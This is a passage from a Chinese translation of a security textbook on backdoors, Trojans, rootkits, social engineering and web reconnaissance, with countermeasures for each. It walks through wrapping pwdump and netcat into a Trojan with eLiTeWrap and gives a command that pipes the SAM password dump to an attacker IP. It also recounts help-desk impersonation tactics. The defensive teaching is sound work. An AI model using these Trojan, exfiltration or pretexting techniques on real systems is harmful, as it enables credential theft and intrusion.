第三方工具MD5sum是很好的完整性检查工具，它是GNU General Public License下Textutils软件包中的一部分(ftp://ftp.gnu.org/pub/gnu/textutils/) 。在Cygwin环境下Windows编译版本是可利用的(http://soureware.cygrus.com/cygwin/) 。MD5sum利用广泛使用的MD5算法对每个文件计算或确认其128位的信息摘要(MD5算法是由Computer Science And RSA Security服务的MIT实验室的Ron Rivest编写的，RFC 1321中有相关叙述)。下面是MD5sum对一个文件产生检查和并确认的例子：

```
D:\Toolbox>md5sum d:\test.txt > d:\test.md5

D:\Toolbox>cat d:\test.md5
efd2907b04b037774d831596f2c1b14a    d:\\test.txt

D:\Toolbox>md5sum --check d:\test.md5
d:\\test.txt: OK
```

MD5sum一次只对一个文件进行操作(当然，通过脚本编程可以减少这种痛苦)、文

件系统入侵检测更强大的工具便是著名的Tripwire，可从http://www.tripwire.com 上获得。

值得一提的检查二进制文件的不可或缺的工具包括：UNIX 和 Windows 上著名的strings,Robin Keir 开发的用于 Windows 的 BinText(http://memebers.home.com/rkeir/software.html) 以及 UltraEdit32 for Windows(http://www.ultraedit.com) 。

最后，不言而喻的步骤是检查那些很容易识别的后门执行程序和支持库。这通常用处不大，因为大多数工具都是重命名的，但是网络安全的一半工作是排除最明显的漏洞。表 14.2 总结了目前为止所讨论的需密切监视的关键文件。

后门	文件名	能被重命名吗?
NT remote utility	remote.exe	Yes
netcat (UNIX and NT)	nc and nc.exe	Yes
rinetd	rinetd,rinetd.exe	Yes
ICMP and UDP tunneling	loki and lokid	Yes
Back Orifice	[space].exe,boserve.exe,boconfig.exe	Yes
Back Orifice 2000	bo2k.exe,bo2kcfg.exe,bo2kgui.exe,UM-GR32.EXE,bo_peep.dll,bo3des.dll	Yes
NetBus	patch.exe,NBSvr.exe,KeyHook.dll	Yes
Virtual Network Computing for Windows(WinVNC)	WinVNC.EXE VNCHooks.DLL,and OM-NoNITHREAD R~.DLL	
Linux Rootkit(LRK)	lrk	Yes
NT/2000 Rootkit	deploy.exe and_root_.sys	Not in build 0.3la

表 14.2 远程控制可执行程序的缺省文件

启动文件及注册表项

如果入侵者在系统重启后或其邪恶进程被除掉之后不能重新建立连接，后门就没什么意思了。避免这种情况最简单的办法就是将后门工具的永久指引放入关键配置文件或注册表项中。事实上，我们谈到的许多 Windows 后门都需要提供注册表值；这就比较容易找到它们并消灭之。

Back Orifice将一个键值写入HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices\ 下的启动注册表键中。缺省安装创建一个值，其形式为

"(Default)" 加上 ".exe"([space].exe)，这是缺省的BO服务器可执行程序，写入C:\Windows\System目录下。BO2K将自己重命名为UMGR32.EXE，并拷贝到Windows 9x的C:\windows\system 下及Windows NT/2000的C:\winnt\system32 下(如果权限允许的话)。当然，这些值可修改为攻击者所希望的任何东西。如果前面注册表键值所指定文件大小为124 928字节，它很可能就是BO。BO2K则是114 688字节。关于BO的更多信息，参见ISS(Internet Security System)的文章(http://xforce.iss.net/alerts/advise5.php3)。

NetBus的最新版本在HKEY_LOCAL_MACHINE\SOFTWARE\NetSolutions\NetBus Server下创建了几个键，但最重要的是在HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run下创建了一个键值(Key)，此键指向真正的服务器可执行程序(老版本上此值的缺省名为SysEdit，攻击者可修改它)。

WinVNC创建的键值为HKEY_USERS\.DEFAULT\Software\ORL\WinVNC3。

在UNIX上，可从各种rc文件以及/etc/inetd.conf查找邪恶的守护进程。

维护审计、账户及日志文件

最后一个，也是必不可少的，就是要设置告警机制，否则要检查入侵是不可能的。一定要打开服务器的内置审计功能。比如NT/2000的Audit Policy设置就可以从NT的User Manager及2000下的Seurity Policy小应用程序中打开，也可以使用资源工具auditpol。NT文件系统(NTFS)也可以在文件级进行登记访问，在Windows Explorer中，右击想要的文件夹或文件，选择Properties,Security 标签，Auditing按钮，标记上相应项即可。

注意 *在NT4上，过多的审计会导致性能下降，所以很多人不会打开此功能。不过，测试表明Windows 2000已大大减少了审计的开销，所有设置都打开，也不会使性能有大的下降。*

当然，如果日志不经常查阅，再好的记录也是枉然，而且由于磁盘空间或管理问题，这些日志会被删除或覆盖。我们曾访问过一个站点，在发现被攻击之前两个月，日志中就有警告了。因此，如果管理员不勤勉地去维护这些记录，入侵是永远也发现不了的。制订一个定期的日志归档与查看制度可以避免对这些证据视而不见(许多公司定

期将这些记录输入数据库中，进行搜索和自动告警)。

定期地检查神秘账号的方式也有所改变，一些第三方工具可以通过“快照”(snapshot)方式帮助完成这些工作。比如，Somarsoft的DumpSec(前身为DumpACL)，DumpReg以及DumpEvt(http://www.somarsoft.com) 就可用一些简单的命令行语法捕获NT/2000系统上的所有相关信息。关于NT4工具的其他信息可参见http://resourcelink.mspress.microsoft.com/reslink/nt40/toolbox/default.asp 。

14.3 特洛伊木马

流行度:	*10*
容易度:	*8*
影响力:	*10*
风险率:	*9.5*

正如本章概述中所讲的那样，特洛伊木马(Trojan horse)是冒充有用的软件工具，实际上却在启动后暗地里安装邪恶的或破坏性的软件的程序。我们以前讨论过的许多远程控制后门可以包装成无辜的样子，使得轻信的最终用户不知不觉中安装了它们。另一个例子就是，一个恶意的文件假冒为netstat，并故意不显示某些端口，以掩盖后门的存在。我们将讨论更多这样的特洛伊木马的例子，比如FPWNCLNT.DLL以及rootkit。

Whack-A-Mole

举个例子，NetBus的一个流行的散布手段是称为Whack-A-Mole的游戏程序。这个称为whackamole.exe的单一可执行文件实际是个WinZip自解压文件。Whack-A-Mole以文件名explore.exe安装NetBus服务器程序，并在注册表键HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run下创建一个指向这个可执行文件的指针，这样系统每次自举时就会启动NetBus(寻找的是称为"explore"的程序)。所有这些相当安静地发生，然后出现称为Whack-A-Mole的逗人喜爱的小游戏，它倒确实有些娱乐意义。Whack-A-Mole游戏大体如下面的插图所示。

BoSniffer

让别人的系统感染上一个后门的最好办法莫过于把该后门装扮成清理后门的程序了。称为BoSniffer的反Back Orifice工具实际上是伪装的BO。因此对于自己的良好愿望需要检点。所幸的是BoSniffer能像其他BO感染程序一样被删除。

eLiTeWrap

eLiTeWrap是一个很流行的创建特洛伊木马的程序，可从http://www.holodeck.f9.co.uk/elitewrap/index.html 上获取。该程序的工作原理是：把多个文件打包成单个可执行文件，然后在远程系统上解包出这些文件，或者直接执行它们。如下面的例子所示，该程序允许包含批处理或脚本文件，使得攻击者构造针对某个系统的独特攻击成为可能。

```
C:\nt\ew>elitewrap
eLiTeWrap 1.03 - (C) Tom "eLiTe" McIntyre
tom@dundeecake.demon.co.uk
http://www.dundeecake.demon.co.uk/elitewap
Stub size: 7712 bytes
Enter name of output file: bad.exe
```

```
Operations:     1-Pack only
                2-Pack and execute,  visible,   asynchronously
                3-Pack and execute,  hidden,    asynchronously
                4-Pack and execute,  visible,   synchronously
                5-Pack and execute,  hidden,    synchronously
                6-Execute only,      visible,   asynchronously
                7-Execute only,      hidden,    asynchronously
                8-Execute only,      visible,   synchronously
                9-Execute only,      hidden,    synchronously
Enter package file #1: c:\nt\pwdump.exe
Enter operation: 1
Enter package file #2: c:\nt\nc.exe
Enter operation: 1
Enter package file #3: c:\nt\ew\attack.bat
Enter operation: 7
Enter command line:
Enter package file #4:
All done :)
```

现在应该构造出称为bad.exe的一个可执行文件了。运行该文件将解出pwdump.exe和nc.exe，并运行称为attack.bat的批处理文件以执行简单的命令，例如命令"pwdump | nc.exe -n 192.168.1.1 3000 "将把整个NT SAM数据库转储到攻击者的系统(192.168.1.1)。

eLiTeWrap能被检测出来(前题是攻击者忘了去除这个可执行文件中的eLiTeWrap签名)。下面的Find命令可用于寻找任意.EXE文件中的这个签名：

```
C:\nt\ew>find "eLiTeWrap" bad.exe
-------BAD.EXE
eLiTeWrap V1.03
```

警告 *"eLiTeWrap"签名能被更换掉，因此不能单纯依赖它来检测由eLiTeWrap构造的特洛伊木马。*

Windows NT FPWNCLNT.DLL

特洛伊木马特别阴险的一个任务是：假装是个有效的系统登录组件，背地里攫取用户名和密码信息。这种漏洞发掘程序的例子之一是FPNWCLNT.DLL函数库，它安装

在需要与Novell NetWare系统同步密码的NT服务器上，这个DLL在密码被加密并写入SAM之前截获它们，从而允许NetWare服务获取密码的明文形式以便登录。

因特网上张贴的例子代码把密码变化通知记录到一个名为C:\TEMP\PWDCHANGE.OUT的文件中，而不是记录真正的密码(详细信息和例子代码本身参见http://www.ntsecurity.net/security/passworddll.htm)。当然这段代码可以轻易地改写成捕获明文形式的密码本身。

FPNWCLNT特洛伊木马对策

如果没有跨NT和NetWare环境同步密码的必要，那就删除位于%systemroot%\system32的FPNWCLNT.DLL。另外检查位于HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\Notification Packages(类型为REG_MULTI_SZ)的注册表项，删除FPNWCLNT字符串。如果这个DLL对于混合环境的工作必不可少，那就通过把它与一个已知的完好拷贝(譬如说初始NT媒体上的拷贝)比较属性以确保自己运行的是出自Microsoft的初始版本。如果发现任何问题，那就从这个已知的完好来源中恢复初始版本。

14.4 破坏系统环境：Rootkits及映射工具

我们已讨论了许多为系统设置陷阱而使合法用户毫无觉察的方法。不过到目前为止讨论的概念都是围绕一些和普通程序一样执行的工具(其邪恶的执行结果除外)展开的，这些工具将自己藏在不易发现的地方。不幸的是，攻击者可能更恶毒，下面就会看到，随着操作系统核心知识的广泛传播，对系统完整性的彻底破坏也不是难事了。

RootKits

如果操作系统代码也处于攻击者控制之下那将是怎样的情形呢?这种想法源于UNIX时代，编译UNIX核心对于那些前沿的人们来说一周一次也是常有的事。自然，那些操作系统级的特洛伊木马被命名为“rootkits”并不为过，因为它们对目标系统进行的是最糟糕的特权的破坏。第8章讨论了UNIX rootkit，它主要有四组工具，针对特定的平台和版本：(1)login，netstat和ps出现的特洛伊木马；(2)诸如inetd插件之类的后门；(3)

网络窃听工具(sniffer)以及(4)系统记录清除程序。

UNIX的rootkit比较丰富，只要浏览一下http://packetstorm.securify.com/UNIX/penetration/rootkits/就可找到许多(同一站点的/UNIX/misc下还有更多的rootkit)。Linux Rootkit V5(LRK5)就是几个关键的shell工具(包括su)的后门版本之一，包括一个特洛伊木马ssh和几个嗅探程序。

Windows NT/2000也不甘示弱，1999年也有了相应的rootkit，这是Greg Hoglund小组的"雅作"(http://www.rootkit.com)。Greg使Windows界开始悚然，他们演示了Windows Rootkit的工作原型，它可以执行注册表键的隐藏及EXE的重定向，从而可对执行文件增加特洛伊木马而不会更改其内容。Rootkit所执行的所有诡计均基于"功能钩子"(function hooking)技术。通过对NT核心添加补丁程序，篡夺系统调用，rootkit就可以隐藏进程、注册表键或文件，也可以调用重定向到特洛伊木马程序上。这种结果比特洛伊木马型的rootkit更为恶毒——用户对其执行的代码完整性完全没有自信了!

Rootkit对策

如果ls或dir这样的命令也不能信任了，就只能另起炉灶了：将核心数据备份(不是二进制文件!)，将一切均清除干净，从可信的源盘中重新安装。不要依赖备份系统，因为你并不知道攻击者何时控制了系统——你可能从备份中恢复的仍是含特洛伊木马的软件。

这时强调一下安全和灾难恢复的"金科玉律"是重要的，这就是"已知状态"及"可重复性"(Known state and repeatability)。生产系统往往需要很快恢复，因此完备的文档以及高度自动化的安装过程是救命良方。准备好可信恢复的介质也很重要——Web服务器的CD-ROM盘，完整的配置，这些都能节约时间。配置成生产模式而不是测试模式也很重要——在构建系统或维护系统过程中，牺牲一定的安全性是必需的(比如允许文件共享等等)，但要确保有一个返回生产模式的检查清单或自动的脚本文件。

代码检查和(checksumming)是另一种对付rootkit之类诡计的好办法，但这需在最初状态进行。像免费的MD5sum或商业的Tripwire之类的产品就可以对文件进行"指纹"确认，一有改变即可通知。但NT/2000的rootkit的重定向功能会逃过这些检查，因为它只是将另一个执行程序钩连(hooking)起来，而并不改变其代码。

在本书写作时NT/2000 rootkit尚处于alpha版，许多功能只是演示而非完全可用，相对容易检测。找到deploy.exe 和 _root_.sys 后，用net命令即可启动或停止rootkit：

```
net start  _root_
net stop   _root_
```

我们自然不会跳过最危险的rootkit组件，它往往安装在受侵害的系统上，这就是嗅探程序(Sniffers)。这些网络窃听工具往往非常恶毒，因为它们可以通过记录网络上正常操作过程中的密码而破坏本地网络线缆上的其他系统。

我们再次强调，要尽可能使用加密通信工具，比如SSH(Secure Shell)，SSL(Secure Socket Layer)，通过PGP(Pretty Good Privacy)实现安全的电子邮件，以及IP层加密，比如第9章讨论过的基于IPSec的虚拟专用网产品。防止网络窃听的方法并不能完全奏效，通常，采用交换网络拓扑技术及VLAN技术可以大大降低风险，但用dsniff工具仍可逃过这种防护(参见第8章)。

系统环境映射攻击

有几种工具可以对系统卷创建镜像映射(参见表14.3)，这些很耗时的工具在灾难发生时是无价之宝。但是这种准确到位级(bit)的系统捕获成为攻击时，那些基于外围系统数据构造检查和(checksum)的安全机制也就不管用了。

技术	产品	URL
硬盘复制设备	Image MASSter	http://www.ics – iq.com
	OmniClone line	http://www.logicube.com
软盘克隆工具	Drive Image	http://www.powerquest.com
	FlashClone	http://www.ics – iq.com
	ImageCast	http://www.innovativesoftware.com
	Norton Ghost	http://www.symantec.com
	RapiDeploy	http://www.altiris.com

表14.3 精选的系统状态拷贝技术及相关产品

续表 ▶

▶续表

技术	产品	URL
写保护虚拟盘	VMWare	http://www.vmware.com
系统恢复	9Lives(Win 9x only)	http://www.duomark.com/9Lives
	SecondChance(Win 9x only)	http://www.powerquest.com

表14.3 精选的系统状态拷贝技术及相关产品

显然，这种攻击要求对目标系统进行紧密的访问，因为表14.3列出的所有步骤均需要重启或物理上卸掉硬盘。假设攻击者获得了这种对系统的访问权，那就只等喝香槟庆贺了。试想，一个应用程序通过外围系统数据(比如进程列表项，CPU利用率等等)，创建检查和，并用它来对一些交易处理(transaction)进行认证，而任意时刻对系统状态进行映像，虽然改变了检查和，但随即又对系统做很漂亮的复原，应用程序并不知道有这种处理发生，用户也仍然自由地使用其应用程序而无反应。

系统映像对策

物理安全是信息系统安全检查清单中第一位的，防止系统映像或克隆之类的攻击，锁好门户是非常重要的。在这种可否认的(repudiation)的攻击情况下，事情有点麻烦。不可否认(non-repudiation)技术可内置于应用程序之中，但它们不能依赖系统状态之类的软件组件，比如进程列表项，文件系统“脚印”或其他用映像工具能容易重建的东西。如果一个应用程序厂商不能说清楚采用的不可否认技术的细节，最好另寻他途。

14.5 社交工程

流行度:	*10*
容易度:	*10*
影响力:	*10*
风险率:	*10*

本章中最后要讨论的话题是“社交工程(social engineering)”，这是高级黑客技术的一种，往往使防火墙保护之下的人们不打自招。虽然大家认为“社交工程”是黑客

群体中令人瞧不起的方法，但多年使用，仍是很有效果。这种技术是利用说服或欺骗的方法来获得对信息系统的访问，这种说服和欺骗通常是通过和人交流或其他互动方式实现的。可选的媒介往往是电话，但也可以是电子邮件消息，电视广告或其他许多能引起人们有所反应的方式。对一个组织的成功的“社交工程”攻击通常遵循下面的标准步骤。

无线索用户与求助台(Help Desk)

我们曾经在一个下午逛遍了一个公司的拨号远程访问交换机，邮件网关以及它的PBX——而这一切都是在他们的Help Desk(求助台)的“共谋”下获得成功的!

首先，我们用一些公开的资源搜索技术收集目标机构的员工信息(参见第1章)。Network Solutions域名注册表(http://www.networksolutions.com) 中就提供了非常宝贵的联系信息，从那里我们发现了IT的主管，我们目标机构的区域联系人。

利用域名注册信息中的这个IT主管的名字和电话号码，我们就开始了“标准的远程用户”攻击。我们假冒IT主管，并声称正在外地出差，急于要远程拿到第二天要演讲的PowerPoint演讲稿。要求求助台告诉我们远程访问程序的版本(可从厂商Web站点免费获得)，然后又询问了配置方法，RAS服务的免费号码以及注册进入服务器的相应秘密信息。在设置初始访问之后，我们又在几小时之后打电话给求助台(仍以原来IT主管的名义!)，解释说忘了邮件账号密码，请求重新设置。终于，我们可以用内部账号发邮件了!

几次电话又使我们获得了访问该公司PBX的用户远程代码。PBX访问代码使我们可以在世界任何地方打电话，但花的是公司的钱。我们后来又发现RAS服务器的管理员密码是空的，可以用上面获得的免费号码访问。毫无疑问，我们已在几小时之内(大部分时间是等待求助台回电话)完全控制了该网络，用的仅仅是“社交工程”技巧!

求助台与无线索用户

在前面的例子中，我们假冒高级别的员工要求低级的求助台员工去按指令行事。不过，在一些企业中，这种情况是会扭转的，有经验的求助台人员会从可信的用户群中抽取有用的信息，并进行合理的鉴别。不过我们也有其他的经验，我们曾从一目标Web站点中获得了一公司的内部分机表，然后假冒内部技术支持人员，按电话表随机拨打分机电话，竟也从拨叫的25%的用户中获得了内部文件与打印局域网上的用户名

和密码。总之，不管是冒充IT主管，还是技术支持人员，都是很奏效的。

社交工程对策

我们已讨论了许多攻击，有一些看来是没法限制和防范的(比如公开的因特网资源搜索)。尽管揭示“社交工程”攻击的各个方面是不可能的，我们也会尽力将一些有益的教训告诉大家。

- ▼ 限制数据泄漏　对于Web站点，公共数据库，因特网注册表，以及黄页等等，列出通用信息时，可列出公司电话号码和功能头衔(比如用“区域管理员”代替“John Smith”)。
- ■ 对内部和外部技术支持制订规范的策略　所有打电话作技术支持的人都要求提供员工号或其他身份标识。支持组的工作内容和范围也应有明确的限定，而且不能回答有关内部技术的过于广泛的问题。对于超过常规的问题处理也要有周密的升级处理步骤和流程。
- ■ 对远程访问要特别谨慎　记住，这种特权是催化剂　对于潜在攻击者更是如此。参见第9章关于远程访问安全的指导信息。
- ■ 在防火墙和路由器上对于外出访问的控制应和进来的访问一样小心　这有助于防止那些欺骗用户共享外部文件诡计。一个好的清理办法是，访问控制的最后一条规则应是“deny all,any to any”(任何人到任何地方都是禁止的)。
- ■ 安全地使用电子邮件　关于这一点可参见第16章的相关信息，另外，要学会通过邮件头信息进行跟踪(关于配置邮件客户端来显示全部头信息的FAQ可参见http://spamcop.net)。
- ▲ 对员工实施安全教育　将安全策略规范化，并在企业或组织内部广泛宣传。RFC 2196，是站点安全手册，也是制订安全策略的好材料。和RFC 2196相应的RFC 2504，即用户安全手册，也要求所有因特网用户阅读。这两本手册可从http://www.rfc－editor.org上获得。

14.6 小结

我们讨论了在共享网段上劫持TCP连接的技巧，并讨论了攻击者如何利用这种技巧通过提交在本地执行的命令或简单地接管一个连接来获取目标系统的访问权。在共享媒体网络上这些类型的攻击极易成功，其解决办法就是改用交换式网络硬件。

我们也讨论了当怀疑有入侵时应采取的步骤。把一个未经授权安装的系统清理干净非常困难，不过我们还是在本章中提供了这么做的最有效机制。下面列出了其中的要点，然而最好的办法仍然是从初始媒体彻底重新安装。

- ▼ 审计具有超级用户特权或属于特权用户组的所有用户账号。删除任何存在嫌疑的账号，把一个系统上特权用户的数量降低到最少。
- ■ 审查启动配置文件，查找让人怀疑的内容。这是已安置的后门遗留踪迹的主要地方，因为大多数后门希望系统自举时能被重新启动。
- ■ 别忘了像NT上的AT和UNIX上的cron等调度执行批处理作业的服务也能用来启动后门守护进程，这样即使系统重启得不够频繁也没关系[2]。定期记录所调度作业的清单，查找其中有规律地重复调度自己的那些表项。
- ■ 熟悉大多数流行的后门工具(例如Back Orifice和NetBus)，这样开始出现令人怀疑的行为时就知道该查看什么了。考虑购置主动扫描并去除后门的反病毒工具或其他“清洁”产品。
- ■ 对于来自未受信任的来源的可执行文件应极为小心地考虑是否执行它们。谁知道它们是否会在背后安装邪恶的工具呢?特洛伊木马很难标识，而且从初始媒体恢复系统也可能是件艰巨的任务。采用特洛伊木马扫描工具或文件检查和监视程序(例如MD5sum或Tripwire)定期评估所使用文件的真伪，特别是用于登录处理的系统文件。
- ▲ 阅读本书的第16章，了解Web浏览器和电子邮件阅读器如何成为后门和特洛伊木马的有效载体。

②隐含意思是后门守护进程可能有意或无意地被杀死。定期启动它们可克服这个问题，而不必等到系统重启为止。

在本章的最后，我们也讨论了社交工程以及它对于信息安全的潜在的无限制的威胁。正如RFC 2504，“用户安全手册”中所述：“当对执行官、管理者、支持人员以及用户进行内部系统中信息及其处理流程的安全神圣性进行教育时”，“偏执一点也不错”。每个负责数据处理的人员都要认清自己的责任。

第15章

「攻击Web」

许多公司已意识到Web在传播信息、销售产品、提供客户服务以及与客户和商业伙伴保持联系上日益扩大的威力。尽管大多数机构为保护自己在因特网上的投资而明智地安装了过滤式路由器、防火墙以及入侵检测系统，然而当我们谈论Web脆弱点时，这些对策可能有许多发挥不了用处。这是因为我们将在本章中讨论的大多数Web攻击是运行在Web端口上(80、81、443、8000、8001、8080，等等)，它们是惟一几类总是允许进入你的因特网网段的端口之一。到本章结束时你可能会惊讶于Web浏览器在攻击者的手中可以成为如此可怕的敌对工具。

当然，管理员可以采取一些措施来削减其中一些危险，然而Web脆弱点的主体与高质量编程、稳健的程序逻辑、程序流控以及对系统的日常监视相关，所有这些行为一般要求不遗余力专心致志地工作。跟往常一样，我们会尽可能地提供每种攻击手段的对策。而且仍然从简单的技巧入手，逐渐转入更为高级的技巧。

15.1 Web盗窃

我们在第1章中详细讨论过用于尽可能多地汇集关于某台主机或某个网络的信息的踩点过程，Web盗窃的目的与踩点很相似。攻击者将手工细读各个网页，找出代码和注释中以及设计上的关键缺陷和脆弱点。我们将在本节提供盗窃某个Web服务器上相关信息的多个方法，既有一页一页的手工扫描，也有使用定制的脚本和商业工具的自动扫描工具。

逐页手工扫描

流行度:	*10*
容易度:	*9*
影响力:	*2*
风险率:	*7*

Web盗窃的老办法涉及使用浏览器逐页访问并查阅一个Web网站上每个网页的源代码。细读一个网站提供的HTML文档会揭示不少信息，包括关于其他开发者的有价值的评注、电子邮件地址、电话号码、JavaScript代码，等等。把你的浏览器指向某个Web

服务器后选择View|Page Source就能看到HTML源代码，如图15.1所示。

Source of: http://127.0.0.1/welcome.html - Netscape

```
<!-- The Welcome Center home page
     Note to programmers:  be sure to use agreed upon directory structure.
     /opt/html
     /opt/cgi-bin (try test-cgi or get.cgi for testing)
     /opt/test
-->

<HTML>
<HEAD>
<TITLE>Welcome center home page</TITLE>
</HEAD>
<BODY BGCOLOR="#0000FF" TEXT="#FFFFFF">
<h1>Welcome to the world of web hacking.</h1>
<IMG src="file:///c|/temp/mtmowl.jpg">
<h2>This is a test, this is only a test.</h2>
<!-- Old password is "mytest". -->
</BODY>
</HTML>

<!-- Any problems or questions during development give me a call at:
     800-555-1234 - me@welcome.com
-->
```

图15.1 HTML源代码可能是埋藏信息的宝地，包括目录结构、Web开发者的电话号码、姓名和电子邮件地址

简化自动扫描

流行度：	*10*
容易度：	*9*
影响力：	*1*
风险率：	*7*

对于超过30个网页的较大Web网站，大多数攻击者是通过使用定制的脚本或自动执行的工具自动完成扫描。定制脚本可能使用多种语言编写，不过Perl是首选的、使用一些简单的Perl代码就能逐页读取一个Web服务器各网页，搜索特定的关键字。在CGI Resource Index上可以找到一些免费的和低价的Perl脚本(http://cgi.resourceindex.

com/Programs_and_Scripts/Perl/Searching/Searching_Your_Web_Site)。

做这种类型网页拷贝的、适用于UNIX和NT的商业工具有多个，其中如图15.2所示的适用于NT的Teleport Pro是我们最喜欢的工具。这个由Tennyson Maxwell Information Systems公司(http://www.tenmax.com)编写的工具可以把整个网站镜像到本地系统上来，供深入审查用。






图15.2 适用于NT的Teleport Pro

为达到以更细粒度控制所搜索文件的目的，可以只下载匹配所指定准则的那些文件。举例来说，如果你在寻找包含特定的关键词(例如"email"、"contact"、"user*"、"pass*"、"updated"等等)的网页，那么可以在下载之前告诉Teleport Pro只在特定的

文件类型(例如*.htm、*.html、*.shtm、*.shtml、*.txt、*.cfm 等等)中寻找这些关键词。如下面的插图所示，Teleport Pro 允许指定其内容待搜索的文件类型。



Teleport Pro 还允许你指定待搜索的词，如下面的插图所示。



攻击者把所期望的Web服务器网页的一个拷贝取到本地系统后，就可以仔细查看每个HTML网页、图形文件、表单控制和在线脚本，以此理解该Web服务器的设计。知道目标网站一般如何设计网页对于攻击者发掘设计上一犯再犯的脆弱点大有裨益。

Web盗窃对策

1. 监视日志中数量快速增长的GET请求。
2. 给出一个garbage.cgi脚本，给自动执行的Web盗窃程序在它们遵循Web目录结构运行CGI脚本期间提供无穷尽的垃圾。当然Teleport Pro允许排除这些惹事的技巧，不过攻击者至少不得不应付这种数据。

15.2 找出众所周知的脆弱点

跟以往一样，找出低垂的水果应该自始至终是优先考虑的，因为这是攻击者可能触及的最初优先级。有些破坏性的Web脆弱点为大众所知多年后仍然存在。不过这些类型的攻击许多是可以被检测出来的。

